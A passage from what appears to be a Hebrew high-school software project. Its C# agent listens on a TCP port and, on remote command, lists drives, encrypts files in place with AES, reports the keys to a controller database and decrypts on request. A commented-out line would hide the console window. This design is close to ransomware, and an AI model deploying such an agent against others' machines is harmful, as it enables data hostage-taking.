                using (Aes encryptor = Aes.Create())//ההצפנה תהליך התחלת
                {

                    Rfc2898DeriveBytes pdb = new Rfc2898DeriveBytes(skey,
Encoding.UTF8.GetBytes(salt));
                    encryptor.Key = pdb.GetBytes(32);
                    encryptor.IV = pdb.GetBytes(16);
                    //IVיצירת המפתח וה
                    //ממקודם הרנדומליות המחרוזות פי על ההצפנה בתהליך שישמשו
                    using (FileStream fsOutput = new
FileStream(Path.GetDirectoryName(inputFilePath) + "\\temp",
FileMode.Create))//שמצפינים הקובץ את שקורא סטרים יצירת
                    {
                        using (CryptoStream cs = new CryptoStream(fsOutput,
encryptor.CreateEncryptor(), CryptoStreamMode.Write))//הבייטים את שמצפין סטרים יצירת
שנקראים
                        {
                            using (FileStream fsInput = new
FileStream(inputFilePath, FileMode.Open))//בקובץ המוצפנים הבייטים את שכותב סטרים יצירת
הזמני
                            {
                                int data;
                                while ((data = fsInput.ReadByte()) != -1)
                                {
                                    cs.WriteByte((byte)data);
                                }
                            }
                            cs.Flush();
                        }

                    }
                }

                File.Replace(Path.GetDirectoryName(inputFilePath) + "\\temp",
inputFilePath, null);
                Console.WriteLine("YES:" + inputFilePath);
                //הזמני בקובץ המקורי הקובץ החלפת
                byte[] send = Encoding.UTF8.GetBytes("YES:" + inputFilePath + "
" + skey + "    " + salt + "    ");
                netStream.Write(send, 0, send.Length);
                //ההצפנה הצלחת על אישור שליחת
                while (!netStream.DataAvailable)
                {

                }
                byte[] reader = new byte[1024];
                netStream.Read(reader, 0, reader.Length);
```

```
                return "YES:" + inputFilePath + "    " + skey + "    " + salt + "
";
            }
            catch (Exception E)
            {
                Console.WriteLine(E.Message);
                File.Delete(Path.GetDirectoryName(inputFilePath) + "\\temp");
                byte[] send = Encoding.UTF8.GetBytes("NOO:" + inputFilePath);
                netStream.Write(send, 0, send.Length);
                //שגיאה עקב בהצלחה התבצעה לא שההצפנה שליחה
                while (!netStream.DataAvailable)
                {

                }
                byte[] reader = new byte[1024];
                netStream.Read(reader, 0, reader.Length);
                return "NOO:" + inputFilePath;
            }
        }
 רשימה שאוספת את השגיאות        static List<string> Failed = new List<string>();//
להדפסה מאוחרת

        public static string Decrypt(string inputFilePath, NetworkStream
netStream)//הקובץ פענוח על שאחראית הפעולה
        {
            try
            {
                byte[] rcvBuffer = new byte[2048];
                byte[] send = Encoding.UTF8.GetBytes(inputFilePath);
                int bytesRcvd = 0;
                int totalbytesrcv = 0;
                netStream.Write(send, 0, send.Length);
                string s = null;
                while (!netStream.DataAvailable)
                {
                }
                while (netStream.DataAvailable)
                {
                    rcvBuffer = new byte[2048];
                    bytesRcvd = netStream.Read(rcvBuffer, 0, rcvBuffer.Length);
                    totalbytesrcv += bytesRcvd;
                    byte[] clean = rcvBuffer.Take(bytesRcvd).ToArray();
                    s += Encoding.UTF8.GetString(clean);
                }
                //הממשק אצל הנתונים ממסד הקובץ את להצפין שימוש נעשה שבהן המחרוזות קבלת
                netStream.Flush();
                s.ToString();
                if (s.Substring(0, 4).Equals("YES:"))
                {
                    List<string> seperators = new List<string>();
                    seperators.Add("    ");
                    List<string> Names = s.Split(seperators.ToArray(),
StringSplitOptions.RemoveEmptyEntries).ToList();
                    byte[] oz = Encoding.UTF8.GetBytes(Names[0].Remove(0, 4));
                    string password = Encoding.UTF8.GetString(oz);
                    byte[] salt = Encoding.UTF8.GetBytes(Names[1]);
                    //שנשלח המידע מתוך המחרוזות לקיחת
                    using (Aes encryptor = Aes.Create())//הקובץ של הפענוח התחלת
                    {
                        if (!File.Exists(Path.GetDirectoryName(inputFilePath) +
"\\temp"))
                        {
```

```
                            File.Create(Path.GetDirectoryName(inputFilePath) +
"\\temp").Close();
                        }
                        else
                        {
                            File.Delete(Path.GetDirectoryName(inputFilePath) +
"\\temp");
                            File.Create(Path.GetDirectoryName(inputFilePath) +
"\\temp").Close();
                        }
                        //הזמני הקובץ יצירת
                        Rfc2898DeriveBytes pdb = new
Rfc2898DeriveBytes(password, salt);
                        encryptor.Key = pdb.GetBytes(32);
                        encryptor.IV = pdb.GetBytes(16);
                        //IVה המפתח יצירת
                        //הממשק מן שנשלחו המחרוזות פי על הפענוח בתהליך שישמשו
                        using (FileStream fsInput = new
FileStream(inputFilePath, FileMode.Open))//הקובץ לקריאת הסטרים יצירת
                        {
                            using (CryptoStream cs = new CryptoStream(fsInput,
encryptor.CreateDecryptor(), CryptoStreamMode.Read))//הבייטים לפענוח הסטרים יצירת
                            {
                                using (FileStream fsOutput = new
FileStream(Path.GetDirectoryName(inputFilePath) + "\\temp",
FileMode.Create))//הזמני לקובץ המפוענחים הבייטים לכתיבת סטרים יצירת
                                {
                                    int data;
                                    while ((data = cs.ReadByte()) != -1)
                                    {
                                        fsOutput.WriteByte((byte)data);
                                    }
                                }
                                cs.Flush();
                            }
                        }
                        File.Replace(Path.GetDirectoryName(inputFilePath) +
"\\temp", inputFilePath, null);
                        return "YES:" + inputFilePath;
                        //הקובץ פענוח על אישור שליחת
                    }
                }
                else
                {
                    Failed.Add(inputFilePath);
                    File.Delete(Path.GetDirectoryName(inputFilePath) +
"\\temp");
                    return "NOO:" + inputFilePath;
                }
                //במאגר נמצא לא הקובץ
            }
            catch (Exception E)
            {
                Failed.Add(inputFilePath);
                Console.WriteLine(E.Message);
                File.Delete(Path.GetDirectoryName(inputFilePath) + "\\temp");
                return "NOO:" + inputFilePath;
            }
            //שגיאה מקרי
        }
```

```
        public static string DecryptWith(string inputFilePath, string password,
byte[] salt)//של בקשה שאין רק הרגיל לפענוח כמעט זהה המוצפנים הקבצים בחלון הקבצים של פענוח
מהממשק המחרוזות
        {
            try
            {
                using (Aes encryptor = Aes.Create())
                {
                    if (!File.Exists(Path.GetDirectoryName(inputFilePath) +
"\\temp"))
                    {
                        File.Create(Path.GetDirectoryName(inputFilePath) +
"\\temp").Close();
                    }
                    else
                    {
                        File.Delete(Path.GetDirectoryName(inputFilePath) +
"\\temp");
                        File.Create(Path.GetDirectoryName(inputFilePath) +
"\\temp").Close();
                    }
                    Rfc2898DeriveBytes pdb = new Rfc2898DeriveBytes(password,
salt);
                    encryptor.Key = pdb.GetBytes(32);
                    encryptor.IV = pdb.GetBytes(16);
                    using (FileStream fsInput = new FileStream(inputFilePath,
FileMode.Open))
                    {
                        using (CryptoStream cs = new CryptoStream(fsInput,
encryptor.CreateDecryptor(), CryptoStreamMode.Read))
                        {
                            using (FileStream fsOutput = new
FileStream(Path.GetDirectoryName(inputFilePath) + "\\temp", FileMode.Create))
                            {
                                int data;
                                while ((data = cs.ReadByte()) != -1)
                                {
                                    fsOutput.WriteByte((byte)data);
                                }
                            }
                            cs.Flush();
                        }
                    }
                    File.Replace(Path.GetDirectoryName(inputFilePath) +
"\\temp", inputFilePath, null);
                    return "YES:" + inputFilePath;
                }
            }
            catch (Exception E)
            {
                Failed.Add(inputFilePath);
                Console.WriteLine(E.Message);
                File.Delete(Path.GetDirectoryName(inputFilePath) + "\\temp");
                return "NOO:" + inputFilePath;
            }
        }
        public static byte[] Drives()//במחשב שנמצאים הכוננים שליחת
        {
            string s = null;
            foreach (DriveInfo d in DriveInfo.GetDrives())
            {
                if (d.DriveType != DriveType.CDRom)
```

```
                {
                    s += d.Name + "    ";
                }
            }
            return Encoding.UTF8.GetBytes(s);
        }

        static byte[] Operate(string cmd, NetworkStream netStream)//העיקרית הפעולה
פיהן על ולפעול הממשק מן הבקשות את לנתח שתפקידה
        {
            string First = cmd.Substring(0, 5);
            //Headerה לקיחת
            //הממשק י"ע שנשלחה הבקשה סוג את שמסמל
            byte[] returns = null;
            switch (First)
            {
                case "ASDE:"://DecryptWith בפעולת ושימוש הספציפים הקבצים פענוח בקשת
                    {
                        string s = cmd.Substring(5);
                        List<string> seperators = new List<string>();
                        seperators.Add("    ");
                        List<string> Names = s.Split(seperators.ToArray(),
StringSplitOptions.RemoveEmptyEntries).ToList();
                        string path = Names[0];
                        string password = Names[1];
                        byte[] salt = Encoding.UTF8.GetBytes(Names[2]);
                        returns = Encoding.UTF8.GetBytes(DecryptWith(path,
password, salt));
                    }
                    break;
                case "MARCO":// דיבוג בקשת
                    {
                        returns = Encoding.UTF8.GetBytes("POLO");
                    }
                    break;
                case "PATH:"://Iterateבקשת חיפוש נתיב שימוש בפעולת
                    {
                        string path = cmd.Substring(5);
                        returns = Iterate(path);
                    }
                    break;
                case "ENCR:"://IterateENבקשת הצפנה שימוש בפעולת
                    {
                        string s = cmd.Substring(5);
                        List<string> seperators = new List<string>();
                        seperators.Add("    ");
                        List<string> Names = s.Split(seperators.ToArray(),
StringSplitOptions.RemoveEmptyEntries).ToList();
                        string path = Names[0];
                        Names.Remove(Names.First());
                        Stopwatch SW = new Stopwatch();
                        SW.Start();
                        returns = IterateEN(path, netStream, Names);
                        SW.Stop();
                        Console.WriteLine(Encoding.UTF8.GetString(returns));
                        Console.WriteLine(SW.Elapsed);
                    }
                    break;
                case "DECR:"://IterateDEבקשת פענוח שימוש בפעולת
                    {
                        Failed = new List<string>();
                        string path = cmd.Substring(5);
```

```
                        returns = IterateDE(path, netStream);
                    }
                    break;
                case "DRIV:"://הכוננים חיפוש בקשת
                    {
                        returns = Drives();
                    }
                    break;
                case "FIRS:"://לצורך מידע לבקש ותפקידה קשר ביצירת שנשלחת הראשונה הבקשה
הנתונים למסד והכנסתו המחשב זיהוי
                    {
                        returns = Encoding.UTF8.GetBytes(GetMAC() + "    " +
Environment.MachineName + "    " + Environment.OSVersion);
                    }
                    break;
            }
            return returns;
        }
        static void Main(string[] args)
        {
            //ShowWindow(GetConsoleWindow(), SW_HIDE);//החלון החבאת
            int servPort = 40035;//מאזינה התוכנית שלו הפורט
            TcpListener listener = null;
            try
            {
                listener = new TcpListener(IPAddress.Any, servPort);
                listener.Start();
            }
            //מאזין יצירת
            catch (SocketException se)
            {
                Console.WriteLine(se.ErrorCode + ": " + se.Message);
                Environment.Exit(se.ErrorCode);
            }
            byte[] rcvBuffer = new byte[BUFSIZE];
            int bytesRcvd = 0;
            TcpClient client = null;
            NetworkStream netStream = null;
            for (;;)
            {
                try
                {
                    byte[] byteBuffer = Encoding.UTF8.GetBytes("");
                    client = listener.AcceptTcpClient();//בפורט קשר ליצירת המתנה
                    netStream = client.GetStream();
                    string ToStringFromBytes = "";
                    int totalBytesEchoed = 0;
                    bytesRcvd = 0;
                    rcvBuffer = new byte[BUFSIZE];
                    while (!netStream.DataAvailable)
                    {
                    }
                    //לבקשה המתנה
                    while (netStream.DataAvailable)
                    {
                        rcvBuffer = new byte[BUFSIZE];
                        bytesRcvd = netStream.Read(rcvBuffer, 0,
rcvBuffer.Length);
                        byte[] clean = rcvBuffer.Take(bytesRcvd).ToArray();
                        ToStringFromBytes += Encoding.UTF8.GetString(clean);
                        totalBytesEchoed += bytesRcvd;
                    }
```

```
                    //מהסטרים הבקשה קריאת
                    netStream.Flush();
                    Console.WriteLine("echoed {0} bytes.", totalBytesEchoed);
                    Console.WriteLine(ToStringFromBytes);
                    byteBuffer = Operate(ToStringFromBytes, netStream);//שליחת
הבקשה לOperate
                    ToStringFromBytes = Encoding.UTF8.GetString(byteBuffer);
                    netStream.Write(byteBuffer, 0, byteBuffer.Length);//שליחת
הפלט שהתקבל מOperate
                    while (netStream.DataAvailable)
                    {
                    }
                    netStream.Close();
                    client.Close();
                    //לפורט ההאזנה והתחלת הממשק עם הקשר סגירת
                }
                catch (Exception e)
                {
                    Console.WriteLine(e.Message);
                    client.Close();
                    netStream.Close();
                }
            }
        }

        static string GetMAC()
        {
            ManagementObjectSearcher query = new
ManagementObjectSearcher("SELECT * FROM Win32_NetworkAdapterConfiguration WHERE
IPEnabled = 'TRUE'");
            ManagementObjectCollection queryCollection = query.Get();
            foreach (ManagementObject mo in queryCollection)
            {
                return (string)mo["MACAddress"];
            }
            return null;
        }
        //MACה כתובת השגת
        //שימוש ב Management API
        static int MTU = GetMTU();
        public static int GetMTU()
        {
            NetworkInterface[] nics =
NetworkInterface.GetAllNetworkInterfaces();
            IPGlobalProperties properties =
IPGlobalProperties.GetIPGlobalProperties();
            foreach (NetworkInterface adapter in nics)
            {
                // Only display informatin for interfaces that support IPv4.
                if (adapter.Supports(NetworkInterfaceComponent.IPv4) == false)
                {
                }
                IPInterfaceProperties adapterProperties =
adapter.GetIPProperties();
                // Try to get the IPv4 interface properties.
                IPv4InterfaceProperties p =
adapterProperties.GetIPv4Properties();

                if (p == null)
                {
                }
                return p.Mtu;
```

```
            }
            return 1000;
        }
        //MTUה השגת
        //הסטרים על בייטים של מקסימלית כמות הקצבת מנת על
    }
}
```

5. רפלקציה אישית

האתגר הכי גדול שעשיתי הוא הפרויקט גמר בהנדסת תוכנה מכיוון שבפעם הראשונה נגיד במילים פשוטות "זרקו אותי לים" מכיוון שאני רגיל מכיתה י לכתוב פונקציות קצרות לשאלה מסוימת למשל כתוב פונקציה כך וכך ואילו בכיתה י"ב אנו התלמידים צריכים ללמוד מאפס על הפרויקט שבו אנו רוצים לעסוק. בהתחלה נלחצתי מהנושא עד שהבנתי שהכול נמצא ברחבי האינטרנט וישנם מלא הסברים וכמובן תמיכה מהמורה.

אני אקח לעצמי את הידע הרב שצברתי במהלך העבודה על פרויקט הגמר איך שתכננתי את האלגוריתם ובנוסף את הכתיבה.

המסקנות שלי לגבי הפרויקט הוא לא לתכנת מהר אלא להיות חכם ולהגיע לדרך הכי פשוטה לכתיבת הקוד כול דבר שעשיתי אפשר לשפר אך לפעמים לא רואים את זה בתחילת העבודה אבל בהמשך העבודה אנו מבינים שישנם דרכים פשוטות ומשנים את הקוד לפי הצורך.

הקושי הכי גדול שלי כמו שציינתי בהתחלה הוא שאילת השאלות כמו שהיה בכיתה י וי"א , אלא פשוט אמרו לי שצריך תוצר והייתי צריך לשאול בעצמי כדי לבנות לאט את הפרויקט ובנוסף היה קושי במציאת השאלה הנכונה מכיוון ששאלה נכונה התוצאה היא תשובה נכונה ואם לא נשאל את השאלה נכון טעינו בתשובה.

אם הפרויקט היה נכתב בשפת תכנות Python קטע הקוד וההבנה היא הייתה יותר קלה ופחות בהרבה מבחינת קטע קוד כי השפה Python היא שפת תכנות קלה מאוד אבל מכיוון שזמן הניסיון שלי בשפת תכנות C# הוא יותר מאשר בPython אז תכנתי בשפת C#.

6. ביבליוגרפיה

https://he.wikipedia.org/wiki/%D7%A2%D7%9E%D7%95%D7%93_%D7%A8%D7%90%D7%A9%D7%99 – Wikipedia.

https://stackoverflow.com – Stack Overflow.

/https://docs.microsoft.com/he-il - microsoft docs.

ידע הנרכש בכיתה י וי"א ובנוסף תחילת י"ב.

מצגות הסברה שניתנו על ידי המורה.

7. נספחים

7.1 המחלקה Database1Entities

```
namespace GUI___Encrypt
{
    using System;
    using System.Data.Entity;
    using System.Data.Entity.Infrastructure;

    public partial class Database1Entities : DbContext
    {
        public Database1Entities()
            : base("name=Database1Entities")
        {
        }

        protected override void OnModelCreating(DbModelBuilder modelBuilder)
        {
            throw new UnintentionalCodeFirstException();
        }

        public virtual DbSet<Computer> Computers { get; set; }
        public virtual DbSet<File> Files { get; set; }
    }
}
```

7.2 המחלקה Computer

```
namespace GUI___Encrypt
{
    using System;
    using System.Collections.Generic;

    public partial class Computer
    {
        [System.Diagnostics.CodeAnalysis.SuppressMessage("Microsoft.Usage",
"CA2214:DoNotCallOverridableMethodsInConstructors")]
        public Computer()
        {
            this.Files = new HashSet<File>();
        }

        public string MAC { get; set; }
        public string MachineName { get; set; }
        public string IP { get; set; }
        public string OS { get; set; }

        [System.Diagnostics.CodeAnalysis.SuppressMessage("Microsoft.Usage",
"CA2227:CollectionPropertiesShouldBeReadOnly")]
        public virtual ICollection<File> Files { get; set; }
    }
}
```

7.3 המחלקה File

```
namespace GUI___Encrypt
{
    using System;
    using System.Collections.Generic;

    public partial class File
    {
        public string MAC { get; set; }
        public string path { get; set; }
        public byte[] password { get; set; }
        public byte[] salt { get; set; }
        public int Time { get; set; }

        public virtual Computer Computer { get; set; }
    }
}
```